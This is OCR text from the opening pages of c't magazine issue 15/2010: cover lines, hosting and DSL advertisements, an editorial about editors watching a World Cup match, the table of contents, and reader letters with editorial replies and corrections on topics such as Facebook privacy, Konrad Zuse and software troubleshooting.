Stellenmarkt

c't magazin für computer technik

www.ct.de
€ 3,70
Österreich € 3,90
Schweiz CHF 6,90 • Benelux € 4,40
Italien € 4,40 • Spanien € 4,40
15
5. 7. 2010

Phone 4 gegen die Androiden

Apple oder Google?

ystemvergleich und Praxistest

eise Büro-PCs
6 aktuelle Festplatten
ünstige Gamer-Grafik
ompakte Laserdrucker

ugen im Netz

P-Kameras

t Bankix 10.04
oSQL-Datenbanken
-Paper-Alternativen
ermal Design Power erklärt

s Netz als Festplatte

Speichern im Internet

aten sichern, teilen, überall nutzen

SÜDAFRIKA BAUT AUF SIE

Ihre Server-Bestellung für ein neues Zuhause:

149 € pro Serverbestellung während der WM 2010 fließen zu 100% in den Bau von zehn Häusern in Südafrika ein, die in Zusammenarbeit mit „Habitat for Humanity" errichtet werden.

Habitat for Humanity

HETZNER ROOT SERVER EQ 4

- Intel®Core™ i7-920 Quadcore inkl. Hyper-Threading Technologie
- 8 GB DDR3 RAM
- 2 x 750 GB SATA-II HDD (Software-RAID 1)
- Linux-Betriebssystem
- Traffic enthalten*
- Rescue-System
- Image-Installer
- 100 GB Backup-Space
- Domain Registration Robot
- Keine Mindestvertragslaufz.
- Setupgebühr 149 €

49,- € pro Monat

HETZNER ROOT SERVER EQ 8

- Intel®Core™ i7-920 Quadcore inkl. Hyper-Threading Technologie
- 24 GB DDR3 RAM
- 2 x 1500 GB SATA-II HDD (Software-RAID 1)
- Linux-Betriebssystem
- Traffic enthalten*
- Rescue-System
- Image-Installer
- 100 GB Backup-Space
- Domain Registration Robot
- Keine Mindestvertragslaufz.
- Setupgebühr 149 €

89,- € pro Monat

HETZNER ROOT SERVER EQ 9

- Intel®Core™ i7-975 Quadcore inkl. Hyper-Threading Technologie
- 12 GB DDR3 RAM
- 3 x 1500 GB SATA-II HDD (Software-RAID 5)
- Linux-Betriebssystem
- Traffic enthalten*
- Rescue-System
- Image-Installer
- 100 GB Backup-Space
- Domain Registration Robot
- Keine Mindestvertragslaufz.
- Setupgebühr 149 €

99,- € pro Monat

* Der Trafficverbrauch ist kostenlos. Bei einer Überschreitung von 5.000 GB/Monat wird die Anbindung auf 10 MBit/s reduziert. Optional kann für 6,90 € je weiteres TB die Bandbreite dauerhaft auf 100 MBit/s festgesetzt werden.

HETZNER ONLINE.

Südafrika – ein Wintermärchen?

Mit Ihrer Serverbestellung während der WM 2010 wird das Märchen wahr, denn Sie unterstützen damit automatisch den Bau von zehn Häusern für hilfsbedürftige Menschen in Südafrika. Sämtliche Setupgebühr-Einnahmen fließen zu 100% in das Projekt.

Nähere Infos unter wintermaerchen.hetzner.de

www.hetzner.de

info@hetzner.de

Alle Preise inkl. 19% MwSt. Preisänderungen und Irrtümer vorbehalten. Alle Rechte bei den jeweiligen Herstellern. Abbildung: getty images

Technik und Spielfreude

20:30 Uhr. Abends in der c't-Redaktion. Auf dem Büroflur herrscht Stille. Verhalten öffnen sich einige Türen und vereinzelte Redakteure trotten auf den Korridor: "Ist bei dir auch der Livestream zusammengebrochen?" Die Kollegen rotten sich zusammen und versammeln sich spontan im Ressort Audio/Video, um das jüngste WM-Spiel mit deutscher Beteiligung zu verfolgen.

20:43 Uhr. Der Ball rollt - simultan auf mehreren Schirmen. Eine gefährliche Szene im deutschen Strafraum wird frenetisch bejubelt. Es herrscht Verwirrung. Einige Kollegen haben - von den herumliegenden Gadgets mehr fasziniert als vom Spielgeschehen - nicht bemerkt, dass die deutsche Mannschaft heute nicht in Weiß antritt. Kurze Kontroverse, darauf herrscht Klarheit.

20:50 Uhr. Lahm dringt in den Sechzehner der Gegner ein. Alle verfolgen gebannt das Spiel - so scheint es. Ein Kollege aus dem Imaging-Ressort offenbart seinen Blickwinkel: "Vergleich mal die Farben. Gras ist nie im Leben so grün wie auf dem LCD. Habt ihr den nicht kalibriert, oder legen die Südafrikaner Kunstrasen aus?" Ein lebhafter Wortwechsel über Farbtreue beginnt.

21:13 Uhr. Es steht 0:0. Ein Mitarbeiter aus dem Mobil-Ressort spielt bereits seit längerer Zeit mit seinem iPad und zieht dabei mehr Blicke auf sich als der Ball. "Die Latenz zwischen dem analogen Kabelsignal und dem Livestream über die App ist unglaublich. Ich seh die gelbe Karte erst eine Minute nach euch." Apple-Fanboys und -Gegner streiten über Revolution und Evolution.

21:16 Uhr. Während der angeregte Diskurs mittlerweile das Für und Wider von DVB-T und analogem Kabel sowie die Auswirkungen der Latenz auf den Genuss von Elfmeterschießen in dicht besiedelten Gebieten bei offenen Fenstern zum Thema hat, ertönt unbemerkt von den Kollegen der Abpfiff der ersten Halbzeit.

21:30 Uhr. Das Spiel geht weiter. Einige Redakteure überlegen, ob man das Vuvuzela-Geräusch besser über alternative Tonspuren der Fernsehsender oder Techniken wie Clear Voice II loswird; Befürworter propagieren den Vuvuzela-Knopf auf YouTube oder die Webseite Vuvuzela Time. Eine weitere hitzige Debatte bricht aus.

21:38 Uhr. Spielen die eigentlich noch? Ein Kollege bemerkt, dass bei den gegenwärtigen Lichtverhältnissen von höchstens 200 Lumen der Beamer deutlich heller wirken sollte. "Die deutschen Spieler erkennt man nur daran, dass der weiße Ball plötzlich die Richtung wechselt." Freunde des Projektors geraten in einen stürmischen Disput mit Anhängern des LCD-Fernsehers.

21:46 Uhr. Tor für Deutschland! Wir führen! SCHLAAAAND!!! Die Nation jubelt! Gleichzeitig greifen alle Anwesenden stumm zu ihrem Smartphone, um Status-Updates auf Facebook und Twitter zu verbreiten. Die Nachricht eines ehemaligen Kollegen wird herumgezeigt: "Tor." Allgemeine Freude.

22:21 Uhr. Das Spiel ist aus. Wir sind wieder eine Runde weiter. Wissenswertes über Projektoren, Displays und Smartphones lesen Sie in c't, Details über Fußball besser woanders. Wir drücken die Daumen!

Andre Kramer

1&1 DSL

1&1 DSL INTERNET UND TELEFON

ab **19,99** €/Monat*

Für volle 24 Monate,
danach 24,99 €/Monat.

MEMBER OF united internet

* 1&1 Surf-Flat 6.000 für 24 Monate 19,99 €/Monat, danach 24,99 €/Monat, 1&1 Doppel-Flat 16.000 für 24 Monate 29,99 €/Monat, danach 34,99 €/Monat. Inklusive Internet-Flat. Inklus
Telefon-Flat (Privatkunden): rund um die Uhr kostenlos ins dt. Festnetz telefonieren (bei 1&1 Surf-Flat 6.000 für 2,9 ct/Min. ins dt. Festnetz), Anrufe in alle dt. Mobilfunknetze 19,9 ct/M
Hardware-Versand einmalig 9,60 €. 1&1 SmartPad für 0,– € in Verbindung mit 1&1 Doppel-Flat 16.000. In den meisten Anschlussbereichen verfügbar. 24 Monate Mindest-Laufzeit.

NEU:
1&1 SMART-PAD
Internet- / E-Mail-Station
E-Book-Reader
Multimedia-Steuerzentrale
Erweiterbar durch Android-Apps
0,– €*
299,– €
Gratis in Verbindung mit 1&1 Doppel-Flat 16.000 für 29,99 €/Monat (für volle 24 Monate, danach 34,99 €/Monat)*
Ihr 1&1 SmartPad
Meine Stadt
SPIEGEL ONLINE
SmartShopping
Live Fußball
WEB.DE
1&1 Store
Leo
Twidroid
Facebook
Mobile Wikipedia
RSS
Finanzen.net
Bilder
Internet
Mail
GMX
Musik
1&1
1&1
Jetzt informieren und bestellen: 0 26 02 / 96 90
www.1und1.de

aktuell

Prozessorgeflüster: GPU-Performance ein Mythos? 18
Hardware: All-in-One-PCs, Mini-DTX-Gehäuse 19
Embedded: PCI nachrüsten, MINI-ITX-Gehäuse, Panel-PC 20
Grafikkarten: GeForce GTX 460, Rechenkarten für HPC 22
Netze: WLAN-Verschlüsselung, 100GE, IPv6-Switch 23
Displays, Druckerpatronen 24
Mobile Anwendungen für Android, iPhone und iPad 26
Smartphones mit Android, Windows Embedded Handheld 27
Filmpiraterie: Filmindustrie gegen Filesharing 28
Video on Demand für Blu-ray-Player 29
Audio/Video: Blu-ray Disc XL, Musikvideo-Streaming 30
Anwendungen: Videoschnitt, Dokumentenmanagement 32
Mac: Update für Snow Leopard, HDMI für iMac 34
Hardware: Mainboards für Opteron 4000 35
RoboCup: 14. Weltmeisterschaft in Singapur 36
Forschung: Neurotech, Service-Net, Schülerlabor 38
Sicherheit: HTTPS-Plug-in, DNSSEC, Android 40
3D-TV: Kinos zeigen WM-Fußball nun doch in 3D 41
Kernel-Log: Linux 2.6.35 und neue Arbeitsweisen 42
Linux: Red Hat Summit, Finanzspritze für Mandriva 44
Internet: Innenminister will „digitalen Radiergummi" 45
CAD: Raytracing, Konstruktionssimulationen verwalten 46
Ausbildung: Neue Studienangebote im WS 47
Internet: IE9, Flock, Facebook-Suchmaschine 48
Notebooks: Sparsame Intel-Prozessoren, Netbooks 50

Magazin

Vorsicht, Kunde: Upgrade-Pannen bei Creative Suite 72
Bundes-IT: CIO Rogall-Grothe für offene Standards 150
Recht: BGH-Entscheidungen zu Softwarepatenten 152
Bücher: OpenLayers, Facebook, Hausautomatisierung 183
Story: Eine einfache Aufgabe *von Raphael Grascher* 190

Internet

Social Media: Richtlinien für Twitter und Co. 74
Online-Festplatten: Angebote und Tarife 104
Surf-Tipps: Buchbörse, News-Aggregatoren, Jazz 182

Software

Windows Mobile: Microsofts neues Smartphone-Office 58
Screenshot-Tool: Snagit 10 58
Virenscanner: G Data AntiVirus 2011 21.0.3.1 59
Fotoverwaltung und Raw-Entwicklung mit Lightoom 3 66
Linux: Fluendo Media Center 68

Apple oder Google?


Das iPhone 4 ist Spitzentechnik auf engstem Raum: Höchstauflösendes Display, gute Kamera, alle erdenklichen Sensoren und Funktechniken … aber die Konkurrenz schläft nicht. Oberklasse-Handys mit Googles offenem Betriebssystem Android brauchen sich vor dem iPhone nicht zu verstecken.

E-Paper-Alternativen 76
Kompakte Laserdrucker 98
Günstige Gamer-Grafik 120
Leise Büro-PCs 128
c't Bankix 10.04 160
Thermal Design Power erklärt 174

IP-Kameras

Wenn man Eingangstür, Kinderzimmer oder Vogelnest ständig im Auge behalten will, empfiehlt sich eine Netzwerkkamera. Schlaue Modelle senden regelmäßig oder nur bei Bewegung E-Mails mit Bildern und speichern Videos auf SD-Karte oder USB-Stick.

46 aktuelle Festplatten



Die hohe Kapazität einer Festplatte kombiniert mit dem rasanten Tempo einer Solid-State Disk, das versprechen die neuen Hybrid-Platten von Seagate. Außerdem im Test: Notebook-Platten bis 1 Terabyte und aktuelle Laufwerke für Desktop-PCs und Server.

NoSQL-Datenbanken

Speichern wie die Großen: Webanwendungen wie Google, Amazon, Facebook oder Twitter brauchen Datenbanken, die auf Zehntausenden von Servern skalieren. NoSQL heißt das Schlagwort – Techniken jenseits der klassischen relationalen SQL-Datenbank.

Speichern im Internet

Kostenlos oder für kleines Geld stellen Online-Dienste Speicherplatz zur Verfügung, der sich fast so komfortabel nutzen lässt wie eine Festplatte – eine Datenzentrale, die von überall erreichbar ist und sich mit anderen teilen lässt. Verschlüsselung stellt dabei sicher, dass nichts in falsche Hände gerät.

Daten sichern, teilen und überall nutzen mit Online-Festplatten 104
Persönliche Dateien sicher im Internet speichern 110
Protokolle für die Internet-Festplatte: WebDAV & Co. 116

Musik-Apps für iPad, iPhone und iPod touch 144
c't Bankix 10.04: Sicheres Online-Banking 160
Spiele: Disciples 3, Die Erben von St. Pauli 184
Numen, Patches und Erweiterungen 185
Konsolen: Galaxy 2, muBlip, MGS Peace Walker 186
Kinder: Puzzles und Brettspiele als iPhone-Apps 187

Hardware

Atom-Mainboards für Wohnzimmer-PCs und Server 52
Grafikkarte: Gainward übertaktet GeForce GTX 470 53
Grafiktabletts: Perixx Peritab-501, Hanvon Rollick 54
DJ-Controller: DJ-Tech i-Mix 54
USB-Audio-Interface: Fireface UC für Profis 55
UMTS-Stick mit Hotspot-Software für Mac OS 56
Bluetooth-Headset: Nu Force BT Sports Stereo 56
WLAN-Router mit OpenVPN, SSH und Mobilfunk 56
Mac mini im Aluminium-Gehäuse 62
Tastatur-PC mit Atom und Touchscreen 64
Displays: Techniken für sparsame Mobildisplays 76
Smartphones: iPhone 4 gegen Android 82
IP-Kameras für die Fernüberwachung 90
Kompakte Laserdrucker für Büro und Heimarbeitsplatz 98
Grafikkarten: DirectX 11 für 100 Euro 120
Büro-PCs: Leise, zuverlässig und fernwartbar 128
Festplatten: Hybrid-Disks, 1 TByte fürs Notebook 140

Know-how

WebDAV & Co.: Protokolle für Internet-Festplatten 116
Tatort Internet: PDF mit Zeitbombe 164
NoSQL: Datenbanktechniken für große Webanwendungen 168
Prozessoren: Das verrät die Thermal Design Power 174

Praxis

Speichern im Internet: Persönliche Daten verschlüsseln 110
PC-Fernzugriff auch im BIOS-Setup oder bei Absturz 136
Hotline: Tipps und Tricks 154
FAQ: USB 3.0 158

Ständige Rubriken

Editorial 3
Leserforum 10
Impressum 14
Schlagseite 17
Seminare 206
Stellenmarkt 207
Inserentenverzeichnis 217
Vorschau 218

Kriminell schnell

Root-Server mit Extra-Power und SSD!

- ★ Profi-Hardware mit AMD Athlon 64 bit-Prozessoren
- ★ Bis zu 8 GB RAM + 80 GB SSD-Festplatte von Intel
- ★ Keine Einrichtungsgebühr!
- ★ Setup innerhalb 24 h garantiert
- ★ 30 Tage Geld-Zurück-Garantie
- ★ Besonders stromsparend und umweltfreundlich

ROOT-SERVER von SERVER4YOU – Unglaublich besser!

EcoServer	LARGE	BIG	GIANT
Prozessor	AMD Athlon 64 X2 3400+ mit Dual-Core 64 BIT und 2x 1,8 GHz		
Arbeitsspeicher	4 GB DDR2-RAM	6 GB DDR2-RAM	8 GB DDR2-RAM
Festplatten	2x 320 GB SATA	2x 500 GB SATA	80 GB Intel SSD X-25M
Datentransfer	Unbegrenzter Datentransfer		
Betriebssysteme	CentOS, Debian, Fedora, OpenSuSE und Ubuntu kostenfrei		
Admin-Software	PLESK „10 Domains"		
Features	PowerReboot, PowerRecovery, PowerBackup, u.v.m.		
Support	Kostenloser Support per E-Mail und 0800-Hotline		
Preis in EUR/Monat ab	38,99* Setup geschenkt!	48,99* Setup geschenkt!	58,99* Setup geschenkt!

AMD 64 Athlon

Parallels Gold Partner

Microsoft GOLD CERTIFIED Partner

AKTIONSCODE 1510CT

*Vertragslaufzeit 24 Monate, kürzere Laufzeit gegen Aufpreis möglich.
Info-Hotline 9 Cent/Minute aus dem Festnetz der DTAG, Mobilfunk ggf. abweichend (Höchstpreis 42 Cent pro Minute). Alle Preise inklusive gesetzlicher MwSt. in Höhe von 19%.

SERVER4YOU

Root-Server

ROOTSERVER
GIANT SSD-
S4Y-12-09 YE

38,99*

SETUP GESCHENKT!

WWW.SERVER4YOU.DE
Info: 0180-33 33 120

Noch immer unterschätzt

Nimmersatt, Editorial über die „Datensau" Facebook, c't 14/10, S. 3

Wie wahr, wie wahr, stimme Ihrem Artikel voll zu, aber vielleicht wird die ganze Dimension noch immer unterschätzt. Ein Mann mit einer scheinbar netten Idee fängt Abermillionen von Internet-Usern ein, ihm und seiner weltumspannenden Freundschaft zu trauen, aber in Wirklichkeit ist er von Geldgier getrieben und möchte nur das Maximum aus seinen gesammelten Daten herausholen, denn die großen Investment-Banken geben ihm genau dafür das Geld. Mark Zuckerberg hat bereits verkündet, dass dies „seine Daten" seien und dass damit auch das Abmelden einer Frau Aigner ohne Effekt für ihn sein wird.

Horst Koeppel

Gefahren der Datensammler nicht bekannt

Macht und Ohnmacht, Artikelserie über Privatsphäre im Web 2.0, c't 14/10, ab S. 112

Klasse! Endlich sagt mal einer, was Sache ist. Die wenigsten in meinem Bekanntenkreis nehmen Datenschutz wirklich ernst. Wieso auch? Wer liest denn schon die Datenschutzbestimmungen diverser Onlinedienste? Die Allermeisten sind sich der Gefahren der Datensammler so gut wie gar nicht bewusst (oder wollen es zumindest nicht wahrhaben). Wenn man sie darauf aufmerksam machen möchte, wird man meist als „paranoid" abgestempelt.

Thomas Weyer

Tüftler, Bastler und Besessener

Der Rechenplaner, zum hundertsten Geburtstag von Konrad Zuse, c't 14/10 S. 26

Konrad Zuse war, wie Stefan Berkholz in der Zeit Nr.25 bemerkte, „ein Tüftler, ein Bastler, ein Besessener". Mit hoher Wahrscheinlichkeit hat ihm das auch sein Leben gerettet. Denn er war auch ein Kind seiner Zeit, der für die Waffenschmiede Henschel-Flugzeugwerke an Gleitflugbomben mitwerkelte, uk-gestellt [unabkömmlich, d. Red.] wurde, kriegsrelevante, d. h. geheime Forschung betrieb und damit für die Front zu schade war. Ab 1943 tüftelte er in seiner Firma auch mit „Fremdarbeitern", also Zwangsarbeitern.

Ich vermisse auch ein Nachdenken über kurzsichtige Borniertheit der Elite der deutschen Großunternehmen nach 1945, getreu dem Grundsatz: Der Prophet im eigenen Lande gilt nichts. Wie sagte Stefan Berkholz zum Schluss: „Es war Zuses Tragik, zur falschen Zeit eine bahnbrechende Erfindung gemacht zu haben." Will man ihn aber zum blütenweißen Vorzeigedeutschen machen, dann nimmt man es mit der Geschichte nicht so genau.

Gerth Klein

Am schönsten wäre ein vollständiger Nachdruck des zitierten zehnseitigen Artikels aus c't 3/89 „Am Anfang war das Blech" gewesen. In ihm wird auch ausführlich Zuses Rolle im Dritten Reich – so weit damals bekannt – beleuchtet. Die Zuse-Forschung steht allerdings jetzt an einem Neuanfang, nachdem SAP-Mitgründer Klaus Tschira der Familie den Nachlass des Erfinders abgekauft und ihn dem Deutschen Museum zur wissenschaftlichen Auswertung überlassen hat.

Die wird man abwarten müssen. In der kurzen c't-Meldung haben wir uns auf die durchaus ebenfalls interessanten technischen Aspekte von Zuse als Erfinder beschränkt, die gesellschaftspolitischen sind parallel dazu im Heise-Ticker unter der Überschrift „Konrad Zuse: Scharlatan oder Mitläufer" sowie im Forum intensiv diskutiert worden.

Das hier ist c't 500!

Nun wurde ja schon Ende 2008 „25 Jahre c't" gefeiert, aber wenn ich mich nicht verrechnet habe, gibt es nun noch mal ein ganz besonderes rundes Jubiläum, denn das Heft 15/2010 müsste die 500. c't sein:

```
========================================
bisherige c't Ausgaben:

     1983:  1 Heft          1 *  1 =   1
1984-1996: 12 Hefte/Jahr   13 * 12 = 156
     1997: 16 Hefte         1 * 16 =  16
1998-2009: 26 Hefte/Jahr   12 * 26 = 312
2010: 14 Hefte bisher                14
                                    ----
                            Summe: 499

==> das Heft 15/2010 ist die c't Nr. 500
========================================
```

Dazu möchte ich als treuer Leser seit 1992 (seit Mitte der 90er auch fester Abonnent) herzlich gratulieren!

Norbert Rex, Eschweiler

Auch unsere Rechnung ergab, dass diese Ausgabe die Nummer 500 sein muss. Wir bedanken uns recht herzlich für die Glückwünsche.

Aktivieren per SMS

Windows aktivieren, Antworten auf die häufigsten Fragen, c't 14/10, S. 158

Unter sehr spezifischen Umständen gibt es auch in Deutschland eine Aktivierung per SMS. 1.: Man ruft die 0800er Nummer per Mobiltelefon an (was eigentlich nicht geht, aber gelegentlich doch). 2.: Man ruft nach 22:00 Uhr an und 3.: Das Telefonsystem von Microsoft kann dann nicht auf die Ansage für die zweite Schlüsselkette umschalten (man erhält stattdessen ein Besetztzeichen oder man hört nur noch Stille und muss auflegen). Bei zwei spätabendlichen Noteinsätzen bekam ich ca. 2 bis 3 Minuten später eine SMS mit der einzugebenden Zeichenkolonne. Natürlich ist dies nicht per SMS „beantragt".

Die Aktivierung kann durchaus nach dem Anstecken von USB-Massenspeichern verloren gehen. Diese Erfahrung mussten wir schon mehrfach in unserer Werkstatt machen, wenn ein PC aufgerüstet oder neu installiert wurde und anschließend noch Software vom Techniker per USB-Stick eingespielt werden musste. Allerdings reagierte hier einzig Windows XP in beiden Versionen so merkwürdig und auch nur bei USB-Sticks (normale, nicht U3) oder USB-HDDs, seltener auch mal bei einem USB-Cardreader. Bei installiertem SP3 passierte das bisher gar nicht. Kritisch wird es meistens dann, wenn XP nach dem Anstecken eines USB-Sticks wegen „Hardware-Veränderungen" neu starten will …

Florian Just

Grafikchip gedrosselt

Darf's ein bisschen weniger sein?, Kaufberatung & Test: Vom Netbook bis zum Core-i5-Subnotebook, c't 14/10, S. 88

Sie testen in Ihrer aktuellen Ausgabe das sündhaft teure Sony VAIO Z11Z9E/B im Rahmen eines Leichtgewichte-Tests. Leider schreiben Sie recht wenig zu Nachteilen des Geräts – im Netz kursieren Meldungen, wonach der Grafikchip gedrosselt sei.

Johannes Pritzkat

Der Grafikchip ist etwas gedrosselt (Shadertakt: 1045 statt 1265 MHz), doch die Wahl der Taktfrequenz stellen AMD und Nvidia generell frei – eine Garantie auf die von den Chipherstellern vorgeschlagenen Taktraten gibt es bei Notebooks nicht. Da die Drosselung des Grafikchips nichts daran ändert, dass das Z11 derzeit eines der potentesten Subnotebooks ist, sind wir im Artikel nicht weiter darauf eingegangen.

Zwangssteuer

Gerätegebundene Rundfunkgebühren sollen Haushaltsabgabe weichen, c't 14/10, S. 48

Nachdem die Rundfunkgebühr damit zu einer Steuer wird, soll sie dann auch bitte so bemessen werden: abhängig vom Einkommen. Eine Zwangssteuer mit einem absoluten Festbetrag – das bedarf nicht einmal mehr einer Diskussion, sondern ist kriminell.

Kai Schmidt

Ummeiden

Einmal lebenslänglich. Garmin nüMaps lifetime, c't 14/10, S. 68

Garmin nüMaps Lifetime ist wie auch ähnliche Angebote der Mitbewerber in der prakti-

Kommentare und Nachfragen

- zu Artikeln bitte an xx@ct.de („xx" steht für das Kürzel am Ende des jeweiligen Artikeltextes).
- zu c't allgemein oder anderen Themen bitte an redaktion@ct.de.

Technische Fragen an die Redaktion bitte nur unter www.ctmagazin.de/hotline oder per Telefon während unserer täglichen Lesersprechstunde.

Anschrift, Fax- und Telefonnummern, weitere Mail-Adressen im Anschluss an die Leserforum-Seiten.

Die Redaktion behält sich vor, Zuschriften und Gesprächsnotizen gekürzt zu veröffentlichen. Antworten der Redaktion sind kursiv gesetzt.

Die neuen HP Officejet Pro Tintenstrahldrucker liefern professionelle Farbdrucke für bis zu **50% geringere Kosten pro Seite** und **50% weniger Energie verglichen mit Laserdruckern.**

HIT PRINT AFFORDABLY

Mehr dazu unter hp.com/de/mybusiness/50prozent

©2010 Hewlett-Packard Development Company, L.P.

schen Anwendung stark eingeschränkt. So ist das Abo nur für ein vorher definiertes Gerät gültig; auch die Übertragung des Abonnements mitsamt Gerät, etwa durch Weiterverkauf, ist nicht gestattet. Da man das Navigationsgerät für die Inanspruchnahme des Lifetime-Angebots online registrieren muss, könnte man dem neuen Eigentümer einfach die Zugangskennung für dieses Kundenkonto mitgeben.

Aus unbekannten Gründen lassen sich die vom Kunden bei der Registrierung gemachten Angaben allerdings vollständig abändern – neben dem obligatorischen Passwort und der Angabe einer E-Mail-Adresse auch die eigene Anschrift und sogar der Vor- und Familienname. Auf diesem Weg lässt sich also eine Registrierungsinformation bis auf den Benutzernamen ändern und folglich mit den Daten des Zweitkäufers aktualisieren. Eine Weitergabe des Lifetime-Abos ist auf diese Weise immerhin möglich.

Alois Terres, Koblenz

Downgrade für TV-Empfang?

Spaß in der ersten Reihe, Apples Front Row aufbohren, c't 14/10, S. 162

Ich nutze seit Jahren einen Mac Mini als Medienzentrale, als Interface verwende ich Front Row. Seit dem Update auf Snow Leopard funktioniert leider „FrontTV" nicht mehr, sodass ich EyeTV nicht mehr aus Front Row aufrufen kann. Aus Ihrem Artikel geht leider nicht hervor, ob FrontTV unter Snow Leopard läuft. Wenn man sich einmal genau ansieht, wie die Installationsroutine das Plug-in ablegt (als Package und nicht als Ordner wie die Standard-Plug-ins), dann deutet das auf eine Inkompatibilität hin. Wenn ich schon dabei bin: Habe auf Ihre Empfehlung hin den Couch Surfer heruntergeladen. Aber der scheint auch nicht unter Snow Leopard zu laufen. Wenn das alles so stimmt, würden Sie für einen Mac mini als Medienzentrale das Downgrade auf Leopard empfehlen?

Gunnar Diepenbruck

Alle Angaben im Artikel beruhen auf Snow Leopard. Front TV lief bei uns, aber nicht lange, weil pyeTV deutlich mehr kann. Bei dem Leser lief pyeTV dann ebenfalls. Auch Couch Surfer arbeitet unter 10.6.4 anstandslos, wenn man die richtige Variante „Couch Surfer Leopard" installiert. Von einem Downgrade können wir nur abraten. *(se)*

Skypen in Front-Row

Sie haben ein Skype-Plug-in übersehen: Unter www.brandon-holland.com/software.html findet man eines zumindest für Front Row unter Leopard. Es stammt vom selben Entwickler wie Couch Surfer, das inzwischen von Fire Core übernommen wurde.

Matthias Bolten

Vielen Dank für den Hinweis. Das Plug-in läuft auch unter Snow Leopard, ist aber leider noch sehr rudimentär. Videoanrufe und Textchats werden nicht unterstützt, sondern nur Audio-Übertragungen. Man kann bestehende Kontakte anrufen und bekommt auch Anrufe von Kontakten angezeigt – allerdings nur, wenn das Skype-Plug-in gerade aktiv auf dem Bildschirm ist.

Extension nicht aktiviert

Komfortabler schreiben, c't-Makrosammlung rüstet oft vermisste Funktionen in OpenOffice Writer nach, c't 14/2010, S. 166

Die Installation klappte zwar, jedoch wurde die Extension nicht aktiviert und war anschließend im Extension-Manager mit einem Ausrufezeichen versehen. Im Ergebnis funktionierte ein Großteil der Makros nicht. Ein Aufruf im Writer verursachte nur Fehlermeldungen. Als Ursache hat sich nach längerem Suchen die bereits separat installierte Erweiterung „Bedingte Seriendruckfelder" herausgestellt, die auch in den Writer-Tools eingebaut ist. Deinstalliert man selbige, dann funktionieren die c't-Writer-Tools wie gewünscht.

Michael Stötzel

Office 2010 braucht Admin-Rechte

Offensive 2010, Microsofts neue Büro-Software gibt es für PCs, im Web und erstmals gratis, c't 12/10, S. 104

Ob das neue MS Office nun handhabbarer ist als Office 2007, habe ich noch nicht wirklich getestet. Aber eine Sache fand ich direkt nach der Installation (mit Admin-Account unter WinXP SP3) nicht so toll. Der Aufruf eines älteren Dokumentes in Word (jetzt als eingeschränkter Nutzer) für ein erstes Bestaunen der neuen Version bescherte mir den Hinweis, dass der Arbeitsspeicher für die gewählte Schriftart nicht ausreicht. Achselzuckend startete ich Excel, welches gleich gar nicht wollte. Es erschien zwar das Fenster mit den Menüleisten, doch das mit dem Aufruf von Excel initiierte Anlegen einer neuen Arbeitsmappe scheiterte reproduzierbar mit dem Hinweis auf zu wenig Arbeitsspeicher (2 GByte).

Dank einer gewissen Erfahrung diagnostizierte ich ein Berechtigungsproblem: Office 2010 will für den ersten Aufruf seiner Anwendungen, dass ich mit meinem Admin-Account unterwegs bin, danach bleibt die ominöse Fehlermeldung wegen des angeblich zu geringen Speichers aus.

Bernd Regenscheit

Digital muss nicht sinnvoll sein

Schmetterlingseffekt, Wenn Computer die richterliche Unabhängigkeit bedrohen, c't 14/10, S. 152

Was vordergründig wie ein Bürokratiebeispiel aussieht, mag dennoch nachdenklich stimmen. Arbeiten wir dank PC effizienter? Früher bekam ich eine Anfrage auf einem A1-Segeltuch, zugestellt per Kurierdienst. Wenn ich Glück habe, kommt heute eine effizient kodierte Originaldatei per E-Mail. Auf jedem noch so großen Bildschirm bekomme ich womöglich keinen ausreichenden Überblick. Und der Ausdruck wird problematisch, wenn der Kunde beim Wettrüsten weiter ist, sprich einen A1-Drucker hat, ich aber nur A3. Oder ein anderes Dokument wird zunächst von A3 auf A4 verkleinert, dann unqualifiziert eingescannt, um schließlich per Fax zugestellt zu werden.

Dr. Uwe Schulz

Ergänzungen & Berichtigungen

Verkehrter von Neumann

Der Rechenplaner, Zum hundertsten Geburtstag von Konrad Zuse, c't 14/10, S. 26

Die nach dem ungarisch/amerikanischen Mathematiker John von Neumann benannte Computerarchitektur bezieht sich auf einen gemeinsamen Code- und Datenbereich und nicht wie fälschlich angegeben auf einen getrennten – das wäre dann die Harvard-Architektur.

Außerdem betrug die Miete für die Z4 nicht 50 000, wie vielfach publiziert, sondern nur 30 000 Franken. Herbert Bruderer vom Departement Informatik der ETH Zürich stellte das mit Hinweis auf den Mietvertrag vom 7. September 1949 klar, der übrigens nicht auf dem Bauerntisch, sondern in der Gaststätte des Badischen Bahnhofs in Basel unterzeichnet wurde. Bruderer ist in Zusammenarbeit mit mehreren ETH-Professoren dabei, viele weitere Widersprüche aus jener Zeit zu klären. Seine Veröffentlichung „Konrad Zuse und die ETH Zürich" wird voraussichtlich in Nr. 5 des Informatik-Spektrums des Springer-Verlages im Herbst dieses Jahres erscheinen.

Dauerbrenner

LED-Beamer mit eingebautem Mediaplayer, c't 14/10, S. 98

